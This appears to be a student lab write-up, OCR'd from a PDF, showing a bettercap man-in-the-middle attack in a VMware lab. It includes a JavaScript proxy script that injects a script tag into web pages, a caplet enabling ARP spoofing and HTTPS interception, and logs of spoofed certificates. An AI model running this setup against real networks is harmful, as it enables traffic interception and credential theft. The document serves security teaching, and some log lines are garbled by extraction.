Man in the Middle - bettercap

Security questions

explain why bettercap was able to capture the ftp credentials

Bettercap makes a ARP Spoofing Attack, also known as ARP Cache Poisoning It sends ARP responses for Attackers MAC and the targets IP. Now the traffic is send to attackers ethernet card and go througth the MITM Proxy.

```
Schnittstelle: 192.168.239.131 --- 0x3
  Internetadresse      Physische Adresse     Typ
  192.168.239.2        00-0c-29-2b-f7-44     dynamisch
  192.168.239.132      00-0c-29-2b-f7-44     dynamisch
  192.168.239.255      ff-ff-ff-ff-ff-ff     statisch
```

```
/home/hacker ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue stat
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
oup default qlen 1000
    link/ether 00:0c:29:2b:f7:44 brd ff:ff:ff:ff:ff:ff
    inet 192.168.239.132/24 brd 192.168.239.255 scope glob
te eth0
```

do a research for bettercap and find out what caplets are

These are addional scripts/capabilities for bettercap. This can be used to automate attacks, like a Metasploit .rc file.

read these examples: https://www.cyberpunk.rsbettercap-usage-examples-overview-custom-setup-caplets

please add a screenshot of your MitM attack (proof your setup)

```
#inject.js
function onLoad() {
    log("BeefInject loaded.");
}



function onResponse(req, res) {
    if(res.ContentType.indexOf('text/html') == 0) {
        var body = res.ReadBody();
        if(body.indexOf('</head>') != -1) {
```

```
            log("BeefInject loaded.");
            res.Body = body.replace(
                '</head>',
                '<script type="text/javascript">alert("Gotcha")</script></head>'
            );
        }
    }
}
```


inject.cap


```
set http.proxy.script jsinject.js
set https.proxy.script jsinject.js
http.proxy on
https.proxy on
sleep 1
arp.spoof on
```

Start with


```
bettercap -iface eth0 -caplet jsinject.cap
```

Windows 10 verification





Linux Verification



```
192.168.239.0/24 > 192.168.239.132  » [16:40:40] [https.proxy.spoofed-response] {https.proxy.spoofed-response 2021-03-26 16:40:40.659902915 +
100 CET m=+129.303093629 {192.168.239.131 POST www.google.com /gen_204 0}}
192.168.239.0/24 > 192.168.239.132  » [16:40:40] [sys.log] [inf] https.proxy creating spoofed certificate for adservice.google.com:443
192.168.239.0/24 > 192.168.239.132  » [16:40:40] [sys.log] [inf] https.proxy creating spoofed certificate for adservice.google.com:443
192.168.239.0/24 > 192.168.239.132  » [16:40:40] [sys.log] [inf] https.proxy creating spoofed certificate for play.google.com:443
192.168.239.0/24 > 192.168.239.132  » [16:40:41] [https.proxy.spoofed-response] {https.proxy.spoofed-response 2021-03-26 16:40:41.86756875 +0
00 CET m=+130.510759463 {192.168.239.131 GET adservice.google.com /adsid/google/ui 0}}
192.168.239.0/24 > 192.168.239.132  » ^C
Are you sure you want to quit this session? y/n y
[16:44:59] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[16:44:59] [sys.log] [inf] arp.spoof restoring ARP cache of 256 targets.
 /home/hacker/Desktop/caplets  bettercap -iface eth0 -caplet jsinject.cap                ✔ 6m 29s  root@hlkali
bettercap v2.29 (built for linux amd64 with go1.15.6) [type 'help' for a list of commands]

[16:45:01] [sys.log] [inf] BeefInject loaded.
[16:45:01] [sys.log] [inf] http.proxy started on 192.168.239.132:8080 (sslstrip disabled)
[16:45:01] [sys.log] [inf] https.proxy loading proxy certification authority TLS key from /root/.bettercap-ca.key.pem
[16:45:01] [sys.log] [inf] https.proxy loading proxy certification authority TLS certificate from /root/.bettercap-ca.cert.pem
[16:45:01] [sys.log] [inf] BeefInject loaded.
[16:45:01] [sys.log] [inf] https.proxy started on 192.168.239.132:8083 (sslstrip disabled)
192.168.239.0/24 > 192.168.239.132  » [16:45:02] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.239.0/24 > 192.168.239.132  » [16:45:02] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.239.0/24 > 192.168.239.132  » [16:45:02] [endpoint.new] endpoint 192.168.239.254 detected as 00:50:56:f8:4e:4e (VMware, Inc.).
192.168.239.0/24 > 192.168.239.132  » [16:45:02] [endpoint.new] endpoint 192.168.239.131 detected as 00:0c:29:f9:c0:89 (VMware, Inc.).
192.168.239.0/24 > 192.168.239.132  » [16:45:05] [sys.log] [inf] https.proxy creating spoofed certificate for www.google.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:06] [sys.log] [inf] https.proxy creating spoofed certificate for play.google.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:06] [sys.log] [inf] https.proxy creating spoofed certificate for consent.google.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:06] [sys.log] [inf] https.proxy creating spoofed certificate for consent.google.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:07] [sys.log] [inf] https.proxy creating spoofed certificate for nav.smartscreen.microsoft.com:4
3
192.168.239.0/24 > 192.168.239.132  » [16:45:07] [sys.log] [inf] https.proxy creating spoofed certificate for nav.smartscreen.microsoft.com:4
3
192.168.239.0/24 > 192.168.239.132  » [16:45:11] [sys.log] [inf] BeefInject loaded.
192.168.239.0/24 > 192.168.239.132  » [16:45:11] [https.proxy.spoofed-response] {https.proxy.spoofed-response 2021-03-26 16:45:11.542416461 +
100 CET m=+9.884762578 {192.168.239.131 GET consent.google.com /intro/ 270877}}
192.168.239.0/24 > 192.168.239.132  » [16:45:11] [sys.log] [inf] https.proxy creating spoofed certificate for www.gstatic.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:11] [sys.log] [inf] https.proxy creating spoofed certificate for www.gstatic.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:11] [sys.log] [inf] https.proxy creating spoofed certificate for www.gstatic.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:11] [sys.log] [inf] https.proxy creating spoofed certificate for www.gstatic.com:443
192.168.239.0/24 > 192.168.239.132  » [16:45:11] [sys.log] [inf] https.proxy creating spoofed certificate for www.gstatic.com:443
192.168.239.0/24 > 192.168.239.132  » [16:46:28] [sys.log] [inf] https.proxy creating spoofed certificate for client.wns.windows.com:443
192.168.239.0/24 > 192.168.239.132  » [16:46:30] [sys.log] [inf] https.proxy creating spoofed certificate for login.live.com:443
192.168.239.0/24 > 192.168.239.132  » [16:46:31] [sys.log] [inf] https.proxy creating spoofed certificate for displaycatalog.mp.microsoft.co
443
192.168.239.0/24 > 192.168.239.132  » exit
[16:48:11] [sys.log] [inf] arp.spoof restoring ARP cache of 256 targets.
[16:48:11] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
 /home/hacker/Desktop/caplets  bettercap -iface eth0 -caplet jsinject.cap                ✔ 3m 11s  root@hlkali
```